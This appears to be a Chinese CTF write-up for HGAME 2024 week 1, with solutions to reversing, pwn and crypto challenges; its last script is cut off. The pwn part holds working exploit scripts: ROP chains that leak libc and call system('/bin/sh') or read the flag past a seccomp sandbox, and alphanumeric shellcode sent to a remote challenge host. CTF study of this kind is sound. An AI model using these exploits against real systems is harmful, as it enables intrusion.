


# Hgame\_wp\_week1



H1

RE

## ezASM(100pt)

H2 | To learn a little ASM

### H3 题目：

```
section .data
    c db 74, 69, 67, 79, 71, 89, 99,
113, 111, 125, 107, 81, 125, 107, 79,
82, 18, 80, 86, 22, 76, 86, 125, 22,
125, 112, 71, 84, 17, 80, 81, 17, 95, 34
    flag db 33 dup(0)
    format db "plz input your flag: ", 0
    success db "Congratulations!", 0
    failure db "Sry, plz try again", 0
```

```
section .text  
    global start
```

```
_start:  
    ; Print prompt  
mov eax, 4  
mov ebx, 1  
mov ecx, format  
mov edx, 20  
int 0x80
```

; Read user input

```
    mov eax, 3
    mov ebx, 0
    mov ecx, flag
    mov edx, 33
    int 0x80

    ; Check flag
    xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag

    ; Print success message
    mov eax, 4
    mov ebx, 1
    mov ecx, success
    mov edx, 14
    int 0x80

    ; Exit
    mov eax, 1
    xor ebx, ebx
    int 0x80

failure_check:
    ; Print failure message
    mov eax, 4
    mov ebx, 1
```

```
    mov ecx, failure
    mov edx, 18
    int 0x80

    ; Exit
    mov eax, 1
    xor ebx, ebx
    int 0x80
```

解题思路：

```
; Check flag
xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check
```

检测用户输入与0x22异或然后与c进行比较

即c[i]与0x22异或之后得到的为flag内容。

exp:

```
c = [74, 69, 67, 79, 71, 89, 99, 113,
111, 125, 107, 81, 125, 107, 79, 82, 18,
80, 86, 22, 76, 86, 125, 22, 125, 112,
71, 84, 17, 80, 81, 17, 95, 34]
x = 0x22
flag = []
for i in range(len(c)):
    tmp = c[i] ^ x
    flag.append(tmp)
print(''.join(chr(flag[i]) for i in
range(len(flag))))
```

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

## ezPYC(100pt)

```
ez python Reverse
```

H3 这题目做了好久，结果是pyc的文件头错误，因为用"pyinstxtractor.py"解包后，在库文件中pyc的文件头也是错误的。

解题思路：

```
python pyinstxtractor.py ezPYC.exe
```

在目录文件夹中解包出下面文件夹

```
ezPYC.exe_extracted
```

找到ezPYC二进制文件

进行修改文件头操作

```
55 0D 0D 0A 00 00 00 00 00 00 00 00 00 00  
00 00 00
```

加到E3之前即可。

然后进行pyc反编译

```
pycdc.exe ezPYC.pyc > 2.txt
```

```
# Source Generated with Decompyle++  
# File: ezPYC.pyc (Python 3.8)
```

```
flag = [  
    87,  
    75,  
    71,  
    69,
```

83,  
121,  
83,  
125,  
117,  
106,  
108,  
106,  
94,  
80,  
48,  
114,  
100,  
112,  
112,  
55,  
94,  
51,  
112,  
91,  
48,  
108,  
119,  
97,  
115,  
49,  
112,  
112,  
48,  
108,  
100,  
37,  
124,  
2]

```
c = [1, 2, 3, 4]
input = input('plz input flag:')
for i in range(0, 36, 1):
    if ord(input[i]) ^ c[i % 4] != flag[i]:
        print('Sry, try again...')
        exit()
    continue
print('Wow! You know a little of python reverse')
return None
```

exp

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
```

```
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]

for i in range(0, 36, 1):
    a = flag[i] ^ c[i % 4]
    print(chr(a),end='')
```

VIDAR{Python\_R3vers3\_1s\_1nter3st1ng!}

## ezUPX(100pt)

UPX is a packer

### H3 给定文件为加upx壳

```
upx -d ezUPX.exe
```

拖入IDA发现关键代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // edx
    __int64 i; // rax
    __int128 v6[2]; // [rsp+20h] [rbp-38h]
    BYREF
    int v7; // [rsp+40h] [rbp-18h]

    memset(v6, 0, sizeof(v6));
    v7 = 0;
    sub_140001020("plz input your
flag:\n");
    sub_140001080("%36s");
    v3 = 0;
    for ( i = 0i64; (*(_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
    {
        if ( (unsigned int)++v3 >= 0x25 )
        {
            sub_140001020("Coooool!You really
know a little of UPX!");
            return 0;
        }
    }
    sub_140001020("Sry,try again plz...");
```

```
    return 0;  
}
```

```
byte_1400022A0[ ] ==  
647B76736049655D45136B02476D595C02456D06  
6D5E0346465E016D02546D67626A134F32000000  
0000000000000000
```

同ezASM的exp相同，简单的异或

```
c1 =  
[0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D  
, 0x45, 0x13, 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C  
, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03, 0x46  
, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67  
, 0x62, 0x6A, 0x13, 0x4F, 0x32]  
x1 = 0x32  
flag = []  
for i in range(len(c1)):  
    tmp = c1[i] ^ x1  
    flag.append(tmp)  
print(''.join(chr(flag[i]) for i in  
range(len(flag))))
```

VIDAR{Wow!Y0u\_kn0w\_4\_l1ttl3\_0f\_UPX!}

## ezIDA(50pt)

Do you know how to use IDA?

H3 拖入IDA即可发现flag

```
.text:00000001400010E0 main
proc near ; CODE XREF:
    __scrt_common_main_seh(void)+107↓p
.text:00000001400010E0
    ; DATA XREF:
.pdata:0000000140004018↓o
.text:00000001400010E0
push    rbx
.text:00000001400010E2
sub    rsp, 20h
.text:00000001400010E6
lea    rcx, Format ; "plz input
flag:\n"
.text:00000001400010ED
call    sub_140001020
.text:00000001400010F2
lea    rbx, byte_1400030C8
.text:00000001400010F9
mov    rdx, rbx
.text:00000001400010FC
lea    rcx, a39s ; "%39s"
.text:0000000140001103
call    sub_140001080
.text:0000000140001108
lea    r8, aHgameW3lc0meT0 ; "hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}"
"
.text:000000014000110F
sub    r8, rbx
.....
```

*hgame{W3lc0me\_T0\_Th3\_World\_of\_Rev3rse!}*

# PWN

## EzSignIn(25pt)

H2 Have fun in pwn games of hgame2024~

H3 nc 47.100.137.175 31722

hgame{I\_HATE\_PWN}

## Elden Ring I (250pt)

H3

伊丽莎白学姐沉迷于艾尔登法环无法自拔，你能帮她从梅琳娜那里拿到flag吗？ flag格式为 hgame{\*\*\*}

栈迁移与orw结合

程序代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 v4; // [rsp+8h] [rbp-8h]

    init(argc, argv, envp);
    v4 = seccomp_init(2147418112LL);
    seccomp_rule_add(v4, 0LL, 59LL, 0LL);
    seccomp_rule_add(v4, 0LL, 322LL, 0LL);
    seccomp_load(v4);
    puts("The fallen leaves tell a
story...\n");
    sleep(2u);
    puts("...\n");
    sleep(2u);
    puts("...\n");
    sleep(2u);
```

```

    puts(
        "And one other. Whom grace would
        again bless. A Tarnished of no renown.
        Cross the fog, to the Lands Between, to
        stand"
        " before the Elden Ring. And become
        the Elden Lord.\n");
    sleep(2u);
    vuln();
    puts("Good Bye.");
    return 0;
}

ssize_t vuln()
{
    char buf[256]; // [rsp+0h] [rbp-100h]
BYREF

    puts("Greetings. Traveller from beyond
the fog. I Am Melina. I offer you an
accord.\n");
    return read(0, buf, 0x130uLL);
}

```

vuln有栈溢出漏洞能够溢出0x30的大小，也能够发现开启了沙箱。开始想这ret2libc可以一步到位，但是程序禁用了execve，意味着system不能够使用  
(system底层是由execve实现的)

所以使用orw读取flag。因为测试中发现orw去进栈之后，0x30溢出字节不能够写入。所以使用栈迁移去解决即可。

exp

```
from LibcSearcher import *
```

```
from pwn import *
# from ctypes import *
context(arch='amd64', os='linux',
log_level='debug')

# r = remote('47.100.137.175',30139)
r = process('./vuln')
libc = ELF('./libc.so.6')
elf = ELF('./vuln')

se      = lambda data      :
r.send(data)
sa      = lambda delim, data      :
r.sendafter(delim, data)
sl      = lambda data      :
r.sendline(data)
sla     = lambda delim, data      :
r.sendlineafter(delim, data)
sea     = lambda delim, data      :
r.sendafter(delim, data)
rc      = lambda numb=4096      :
r.recv(numb)
rl      = lambda      :
r.recvline()
ru      = lambda delims      :
r.recvuntil(delims)
uu32    = lambda data      :
u32(data.ljust(4, b'\0'))
uu64    = lambda data      :
u64(data.ljust(8, b'\0'))
lic     = lambda data      :
uu64(ru(data)[-6:])
pack   = lambda str, addr      :
p32(addr)
```

```
padding = lambda length : b'Yhuan' * (length // 5) + b'Y' * (length % 5)
it      = lambda : r.interactive()

padding = 0x100
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
vuln = elf.sym['vuln']
ret = 0x000000000040101a
rdi = 0x00000000004013e3

pad1 = padding*b'a' + p64(0x12345678) +
p64(ret) + p64(rdi) + p64(puts_got) +
p64(puts_plt) + p64(vuln)

se(pad1)
puts = lic(b'\x7f')
print('puts ===>',hex(puts))

# libc = LibcSearcher('puts',puts)
libc_base = puts - libc.sym['puts']
read_addr = libc_base + libc.sym['read']
open_addr = libc_base + libc.sym['open']
write_addr = libc_base
+libc.sym['write']
rdx= libc_base + 0x142c92
rsi = libc_base + 0x2601f
buf = elf.bss() + 0x100
rax = libc_base + 0x36174
rsp = libc_base + 0x2f70a
syscall_addr = libc_base
+libc.sym['syscall']
```

```

pad2=b'a'*0x108+p64(rsi)+p64(buf)+p64(re
ad_addr)+p64(rsp)+p64(buf+8)
se(pad2)
pad3=b'/flag'.ljust(8,b'\x00')
pad3+=p64(rdi)+p64(buf)+p64(rsi)+p64(0)+
p64(open_addr)
pad3+=p64(rdi)+p64(3)+p64(rsi)+p64(buf+0
x300)+p64(rdx)+p64(0x100)+p64(read_addr)
pad3+=p64(rdi)+p64(1)+p64(rsi)+p64(buf+0
x300)+p64(rdx)+p64(0x50)+p64(write_addr)
+p64(vuln)

se(pad3)
rc()

it()

```

*flag{D0\_yoU\_F4ncy\_7he\_E1d3nR1ng?I\_D0!}*

## ezshellcode(100pt)

Short visible shellcode?

### H3 整型溢出并绕过判段之后进行可见字符的shellcode 程序代码

```

int __fastcall main(int argc, const char
**argv, const char **envp)
{
    unsigned int v4; // [rsp+Ch] [rbp-14h]
BYREF
    void (*v5)(void); // [rsp+10h] [rbp-
10h]

```

```
unsigned __int64 v6; // [rsp+18h]
[rbp-8h]

v6 = __readfsqword(0x28u);
init(argc, argv, envp);
v5 = (void (*)(void))(int)mmap((void
*)0x20240000, 0x1000uLL, 7, 33, -1,
0LL);
if ( v5 == (void (*)(void))-1LL )
{
    perror("mmap");
    exit(1);
}
printf("input the length of your
shellcode:");
__isoc99_scanf("%2d", &v4);
if ( (int)v4 <= 10 )
{
    printf("input your shellcode:");
    myread(v5, v4);
}
else
{
    puts("too long");
}
v5();
return 0;
}

unsigned __int64 __fastcall myread(void
*a1, unsigned int a2)
{
    char v3; // [rsp+1Fh] [rbp-11h]
    unsigned int i; // [rsp+20h] [rbp-10h]
```

```

    unsigned int v5; // [rsp+24h] [rbp-Ch]
    unsigned __int64 v6; // [rsp+28h]
[rbp-8h]

    v6 = __readfsqword(0x28u);
    v5 = read(0, a1, a2);
    for ( i = 0; i < v5; ++i )
    {
        v3 = *((_BYTE *)a1 + i);
        if ( (v3 <= 96 || v3 > 122) && (v3
        <= 64 || v3 > 90) && (v3 <= 47 || v3 >
        57) )
        {
            puts("Invalid character\n");
            exit(1);
        }
    }
    return v6 - __readfsqword(0x28u);
}

```

exp

```

from LibcSearcher import *
from pwn import *
# from ctypes import *
context(arch='amd64', os='linux',
log_level='debug')

r = remote('47.100.137.175', 32468)
# r = process('./pwn')

elf = ELF('./pwn')

```

```
se      = lambda data :  
r.send(data)  
sa      = lambda delim, data :  
r.sendafter(delim, data)  
sl      = lambda data :  
r.sendline(data)  
sla     = lambda delim, data :  
r.sendlineafter(delim, data)  
sea     = lambda delim, data :  
r.sendafter(delim, data)  
rc      = lambda numb=4096 :  
r.recv(numb)  
rl      = lambda :  
r.recvline()  
ru      = lambda delims :  
r.recvuntil(delims)  
uu32    = lambda data :  
u32(data.ljust(4, b'\0'))  
uu64    = lambda data :  
u64(data.ljust(8, b'\0'))  
lic     = lambda data :  
uu64(ru(data)[-6:])  
pack    = lambda str, addr :  
p32(addr)  
padding = lambda length :  
b'Yhuan' * (length // 5) + b'Y' *  
(length % 5)  
it      = lambda :  
r.interactive()  
sl('-1')
```

```
shellcode =  
'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1Tq  
IHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g70  
0Z0C100y503G020B2n060N4q0n2t0B0001010H3S  
2y0Y000n0z01340d2F4y8P115l1n0J0h0a070t'  
se(shellcode)  
it()
```

*hgame{51914aa91c52b27b3e1cc4bcec934fecfa3dff6c}*

## Elden Random Challenge(100pt)

rrrrrraaaannnnnddddddooooomm

### H3 随机数挑战，以0为种子去发送99次随机数即可

```
int v4; // [rsp+8h] [rbp-18h] BYREF
char buf[10]; // [rsp+Eh] [rbp-12h]
BYREF
int v6; // [rsp+18h] [rbp-8h]
unsigned int seed; // [rsp+1Ch] [rbp-
4h]

init(argc, argv, envp);
seed = time(0LL);
puts("Menlina: Well tarnished, tell me
thy name.");
read(0, buf, 0x12uLL);
printf("I see,%s", buf);
puts("Now the golden rule asks thee to
guess ninety-nine random number. Shall
we get started.");
srand(seed);
while ( i <= 98 )
{
    v6 = rand() % 100 + 1;
```

```

v4 = 0;
puts("Please guess the number:");
read(0, &v4, 8uLL);
if ( v6 != v4 )
{
    puts("wrong!");
    exit(0);
}
++i;
}
puts("Here's a reward to thy brilliant
mind.");
myread();
return 0;
}

ssize_t myread()
{
    char buf[48]; // [rsp+0h] [rbp-30h]
BYREF

    return read(0, buf, 0x100uLL);
}

```

```

from LibcSearcher import *
from pwn import *
from ctypes import *

context(arch='amd64', os='linux',
log_level='debug')

# r = remote('47.100.137.175',30918)
r = process('./vuln')

```

```
libc =
cdll.LoadLibrary('/home/yhuan/Desktop/pwn_
n_tools/glibc-all-in-one/libs/2.31-
0ubuntu9.9_amd64/libc.so.6')
elf = ELF('./vuln')

se      = lambda data      :
r.send(data)
sa      = lambda delim, data      :
r.sendafter(delim, data)
sl      = lambda data      :
r.sendline(data)
sla     = lambda delim, data      :
r.sendlineafter(delim, data)
sea     = lambda delim, data      :
r.sendafter(delim, data)
rc      = lambda numb=4096      :
r.recv(numb)
rl      = lambda      :
r.recvline()
ru      = lambda delims      :
r.recvuntil(delims)
uu32    = lambda data      :
u32(data.ljust(4, b'\0'))
uu64    = lambda data      :
u64(data.ljust(8, b'\0'))
lic     = lambda data      :
uu64(ru(data)[-6:])
pack   = lambda str, addr      :
p32(addr)
```

```
padding = lambda length : b'Yhuan' * (length // 5) + b'Y' * (length % 5)
it      = lambda : r.interactive()

sa(b"Menlina: Well tarnished, tell me thy name.",b'a'*10+p64(0x12341234))

n = 0
strand = libc.srand(n) #设置种子
for i in range(99):
    sa(b'Please guess the number:\n',p64(libc.rand()%100+1))

myread = elf.sym['myread']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
rdi = 0x0000000000401423
ret = 0x000000000040101a
pl = 0x30*b'a' + p64(ret) + p64(rdi) + p64(puts_got) + p64(puts_plt) + p64(puts_plt) + p64(myread)
sla(b"Here's a reward to thy brilliant mind.",pl)
put_addr = lic('\x7f')
print(hex(put_addr))
print('put====>',hex(put_addr))
libc = LibcSearcher('puts',put_addr)
libc_base = put_addr - libc.dump('puts')
print('libc====>',hex(libc_base))
```

```
system = libc_base + libc.dump('system')
binsh = libc_base +
libc.dump('str_bin_sh')

p12 = b'a'*0x30 + p64(ret) + p64(rdi) +
p64(binsh) + p64(system)
sl(p12)
```

it()

*hgame{R4nd0m\_Th1ngs\_4r3\_pr3sen7s\_1n\_l1f3}*

## ezfmt string(100pt)

easy Format String

H3 没做出来，学习exp

# CRYPTO

## 奇怪的图片(100pt)

H2 一些奇怪的图片

H3 出题脚本

```
import time
from PIL import Image, ImageDraw,
ImageFont
import threading
import random
import secrets
```

```
flag = "hgame{fake_flag}"

def generate_random_image(width,
height):
    image = Image.new("RGB", (width,
height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0,
255)
            blue = random.randint(0,
255)
            pixels[x, y] = (red, green,
blue)
    return image

def draw_text(image, width, height,
token):
    font_size = random.randint(16, 40)
    font =
ImageFont.truetype("arial.ttf",
font_size)
    text_color = (random.randint(0,
255), random.randint(0, 255),
random.randint(0, 255))
    x = random.randint(0, width -
font_size * len(token)))
    y = random.randint(0, height -
font_size)
    draw = ImageDraw.Draw(image)
```

```
        draw.text((x, y), token, font=font,
fill=text_color)
    return image

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must
have the same dimensions.")
    xor_image = Image.new("RGB",
image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2,
g1 ^ g2, b1 ^ b2)
    return xor_image

def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string =
secrets.token_hex(length // 2)
        print(random_string)

        unique_strings.add(random_string)
    return list(unique_strings)
```

```
random_strings =
generate_unique_strings(len(flag), 8)
print(random_strings)

current_image =
generate_random_image(120, 80)
current_image.show()
key_image = generate_random_image(120,
80)
key_image.show()
def random_time(image, name):
    time.sleep(random.random())
    image.save(".\\png_out\\"
    "{}.png".format(name))

for i in range(len(flag)):
    current_image =
draw_text(current_image, 120, 80,
flag[i])
    threading.Thread(target=random_time,
args=(xor_images(current_image,
key_image), random_strings[i])).start()
```

大致思路应该让我们找到key\_image，去异或  
draw\_text()覆盖上current\_image的字母，但是我转  
念一想，如果找到如果找到了key\_image，但是图片  
的顺序是用random\_strings()名称来打乱了，那么不  
确定顺序flag一样无法解决，所以我们找到第一张和  
第二张与key\_image的图片即可，然后判断字母数量  
即可确定顺序。

解题脚本不太优雅，还是等下exp学习一下捏

exp

```
import time
```

```
from PIL import Image, ImageDraw,
ImageFont
import threading
import random
import secrets

png1 = Image.open('4.png')
png2 = Image.open('14.png')
#与key_image的xor顺序
# 4 7 20 15 21 9 12 19 13 16 2 10 18 5
# 17 8 3 6 1 11 14

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must
have the same dimensions.")
    xor_image = Image.new("RGB",
image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2,
g1 ^ g2, b1 ^ b2)
    return xor_image

a = xor_images(png1, png2)
a.show()
```

hgame{1adf\_17eb\_803c}

## ezMath(100pt)

题目描述：一个简单的数学题

H3 pell方程,需要求出y, 以为key, 解决aes的ebc问题  
出题脚本

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
from secret import flag,y,x
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
flag=pad(flag)
key=pad(long_to_bytes(y))[:16]
enc=encrypt(key)
print(f'enc={enc}')
#enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\x a6\xc3\x9d\xde\x e7\xe0h\xed/\x00\x95tz)1\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
```

exp

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
```

```
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
def decrypt(encrypted_message, key):
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted =
    cipher.decrypt(encrypted_message)
    unpadded = decrypted.rstrip(b"\0")
    return unpadded
#-----
-----
#sage
def solve_pell(N, numTry = 1000):
    cf = continued_fraction(sqrt(N))
    for i in range(numTry):
        denom = cf.denominator(i)
        numer = cf.numerator(i)
        if numer^2 - N * denom^2 == 1:
            return numer, denom
    return None, None

N = 114514
pell = solve_pell(N)
print(pell)
```

```
#  
(305838916481589433508667588221770943195  
0420307140756009821362546111334285928768  
064662409120517323199,  
9037815138660369922198555785216162916412  
3316413659485454593535868957177025760496  
26533527779108680)  
#-----  
-----  
  
from Crypto.Util.number import *  
from Crypto.Cipher import AES  
flag = 'flag{test}'  
  
y =  
9037815138660369922198555785216162916412  
3316413659485454593535868957177025760496  
26533527779108680  
key=pad(long_to_bytes(y))[:16]  
print(key)  
enc =  
b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad  
\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c  
\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0  
h\xed/\x00\x95tz)1\\t8:\xb1,U\xfe\xdec\  
xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"  
print(decrypt(enc,key))
```

hgame{G0od!\_Yo3\_k1ow\_C0ntinued\_Fra3ti0ns!!!!!!}

## ezRSA(50pt)

题目描述：一个简单的RSA

H3 有leak1与leak2，需要推到出p q  
出题脚本

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=1491271700736112719681825767512903
3155901844180572531042609541283758922767
0757540743929865853650399839102838431507
2007447249396594632001580124696769799876
9641905090084279822566586181233111363289
2438742724202916416060266581590169063867
6882992889857341041276322321756573526978
98383441323477450658179727728908669
leak2=1161229927146709153813099169674904
3648902000117288064416717991546702179489
2927977272080596641785569119134259037522
3883351980431522061502591034855745588164
2474020473621555193348258394195999462535
6581201054534529395781744338631021423703
1711464566634329558435985481225933087822
45220792018716508538497402576709461
```

```
c=10529481867532520034258056773864074017  
0270195780418662454006478402302516616529  
9970971591962081093343719166118000329592  
3273655675729588558899592524235622728816  
0655019180761208122365803449911409809915  
3234799125270528863301491347997061005684  
5543523591324177567061948922552275235486  
6155149139321254365439916426070286897626  
9361730524671649278311681307035551260697  
1626645594961850567586340389705821314842  
0964656318868122812898431322581318097737  
9777704935878918221257060625250979083099  
4263132020094153646296793522975632191912  
4639198989883492822849729199327619526033  
7973323457535162403916244002194059255276  
8579639977713099971  
....
```

## 解题思路

```
leak1 = p^q%(pq)  
Leak2 = q^p%(pq)  
  
leak = p^q%(pq)+q^p%(pq)  
  
leak = p + q = leak1 + leak2  
  
p = leak1  
q = leak2
```

如何就是已知p q e c求m

exp

```
import libnum
p =
1491271700736112719681825767512903315590
1844180572531042609541283758922767075754
0743929865853650399839102838431507200744
7249396594632001580124696769799876964190
5090084279822566586181233111363289243874
2724202916416060266581590169063867688299
2889857341041276322321756573526978983834
41323477450658179727728908669
q =
1161229927146709153813099169674904364890
2000117288064416717991546702179489292797
7272080596641785569119134259037522388335
1980431522061502591034855745588164247402
0473621555193348258394195999462535658120
1054534529395781744338631021423703171146
4566634329558435985481225933087822452207
92018716508538497402576709461
```

```

c = 1052948186753252003425805677386407401702
7019578041866245400647840230251661652999
7097159196208109334371916611800032959232
736556757295885589959252423562272881606
5501918076120812236580344991140980991532
3479912527052886330149134799706100568455
4352359132417756706194892255227523548661
5514913932125436543991642607028689762693
6173052467164927831168130703555126069716
2664559496185056758634038970582131484209
6465631886812281289843132258131809773797
7770493587891822125706062525097908309942
6313202009415364629679352297563219191246
3919898988349282284972919932761952603379
7332345753516240391624400219405925527685
79639977713099971

e = 0x10001
n = p*q
phi = (p-1)*(q-1)
d = libnum.invmod(e,phi)
m = pow(c,d,n)
print(libnum.n2s(m))

```

*hgame{F3rmat\_l1tt1e\_the0rem\_is\_th3\_bas1s}*

## ezPRNG(150pt)

题目描述：一个简单的随机数

### H3 LSRF伪随机数

mask只有第1、4、8、11、15、20、25、28、32这几位为1，其余位均为0。到这数mask与R做按位与运算得到i，当且仅当R的第1、4、8、11、15、20、25、28这几位中也出现1时，

$i$ 中才可能出现1，否则 $i$ 中将全为0。

$lastbit$ 是由 $i$ 的最低位向 $i$ 的最高位依次做异或运算得到的，在这个过程中，所有为0的位我们可以忽略不计（因为0异或任何数等于任何数本身，不影响最后运算结果），因此 $lastbit$ 的值仅取决于 $i$ 中有多少个1：当 $i$ 中有奇数个1时， $lastbit$ 等于1；当 $i$ 中有偶数个1时， $lastbit$ 等于0。

当R的第1、4、8、11、15、20、25、28这几位依次异或结果为1时，即R中有奇数个1，因此将导致 $i$ 中有奇数个1；当R的第1、4、8、11、15、20、25、28这几位依次异或结果为0时，即R中有偶数个1，因此将导致 $i$ 中有偶数个1。

因此我们可以建立出联系： $lastbit$ 等于R的第1、4、8、11、15、20、25、28这几位依次异或的结果。

## 出题脚本

```
from Crypto.Util.number import *
import uuid
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

R=str(uuid.uuid4())
flag='hgame{'+'R+'}'''
print(flag)
R=R.replace('-', ''')
```

```
Rlist=[int(R[i*8:i*8+8],16) for i in  
range(4)]  
  
mask=0b10001001000010000100010010001001  
output=[]  
for i in range(4):  
    R=Rlist[i]  
    out=''  
    for _ in range(1000):  
        (R,nextbit)=PRNG(R,mask)  
        out+=str(nextbit)  
    output.append(out)  
  
print(f'output={output}')
```

```
#output=
[ '11111101101110111100001010110100010001
1111100111111010010100001111011111110001
000011110110111100001001000101101011110
1111000100101000001111101101110101110
101110000001111000010001110111101101100
0100101100110100101110001010001101101110
0000100010001111001010100101101101111011
1001101100101111011010101100001101100
0111011011111001101010111100101100110001
011010010101110011101001110000111101
110000011011100000111110000010000010111
1100010110111001110011010000011011110110
011000001101011111110101100110101110101
0100100001001111011001111011010101111011
1010011010010110111111010011101000110101
111101111000110011111100101100001001001
0010110101011100101010011010101010101111
0111010011101110000100101111010110101111
11000111111110010000000011100111001000
010111111010011101100010100110100111001
0010001100011000001101000111010010000101
101111101011000001010000011100010110010
100100010000110000001000100100100100101110
0011111101110010010010010111111001110
0001111101100011110011111001010010011000
10',
'00100000000101011110000110001110111110
1111000100100111010101110010110011001011
110101100011101010000011000001100000000
110000001101011111101110010011011101101
0000100011111000111001000101001110010110
0100010001100101010111100111010000111111
0110101100001111000110101111100011011100
```

```
0011000110011100100101100111100000100100  
101111001011101110001011011111110110101  
0001011101100001001010111011010000011010  
0000100010101000010111101001000011000000  
0001110100101010101111011010111110110010  
0010100010001100110010101011011000101001  
000101011011101101111101011100111001101  
1111111110100111011110100100111100111111  
101001100111111011000100011110001011100  
010111100001101101111101110101110100111  
0000111000010101101111000110010110100110  
1011100011010110011010001110110101110100  
0111011000100110110001100110101010110010  
0110111100001111101001111011100001000100  
001111000101110000100000100011111011010  
0001000110110100100110110010110111010011  
1111010111100000111010101001101010111100  
0011010111011101101011011000001000011000  
1 ',  
'111011011001000101110011111011111011100  
1111101010011001111100100001000111001101  
0110101000101111101011101011110101111001  
0110001001100100101110100010101100011011  
1000010000101001000100111010110001010000  
1111101101110000110011000100011010000100  
01111111000001011110001001010000000100  
1001001101110000100111001110001001011010  
11111101011110110110011101110101111101  
1001100100001000101010001001011011010101  
1100000101111100100110011110001001001111  
1001011110011110110110101110010011110100  
0110011000110000110000011000001111101010  
0101111000000101011111010000111110000101  
1111000100000100101110101101001010101010
```

0111110010101110001100100101100010101010  
1001101100010110000010001110011110011100  
1110001101010101110100110100000011000010  
110000111011010000001111100010111110101  
1110011000011011000100100110111010011001  
1111011001011000110001010011101011110010  
00010110010111101110110010110100000010  
100101100000001110001110000100000001001  
111100011010011000000110111011111010011  
1111000101110110000001000100101001100000  
1',  
'0001101010101010000100100110001000010  
1010100001010001000100011101100110001001  
1000010011100001101000101011110101101110  
0110101101110111000001100100010010010100  
0011011101000111001001010011100010001010  
1101110111001001111101110010100101110101  
0000010011111010111001001011010000100001  
0010001101111001110100010001011101100111  
01110101110110010010110101010001010010  
001011100110111111011001111111110000000  
0011100000010011000110001000110101010001  
0110000101010001100001010011101010101110  
1101001011101100101001110001010100110011  
0000110101100010000100110101110100001101  
0010110111100111001100110010101101001010  
101111101101111000001110100011111011100  
0000000111011011101000011001010010111001  
1101110001001110111101001010010001101111  
0110001111100010111011011011111100111100  
00000011100011000010000101001011001101110  
1010000101010010001001100100001010011111  
0010100000101101101001111000110100000110  
1111010100101001100010100000111000011110

```
1010101000110110011100010111101110101110  
1101010110110000011000000101001010111101  
1' ]
```

exp



```
Olist =  
[ '11111101101110111100001010110100010001  
1111100111111010010100001111011111110001  
000011110110111100001001000101101011110  
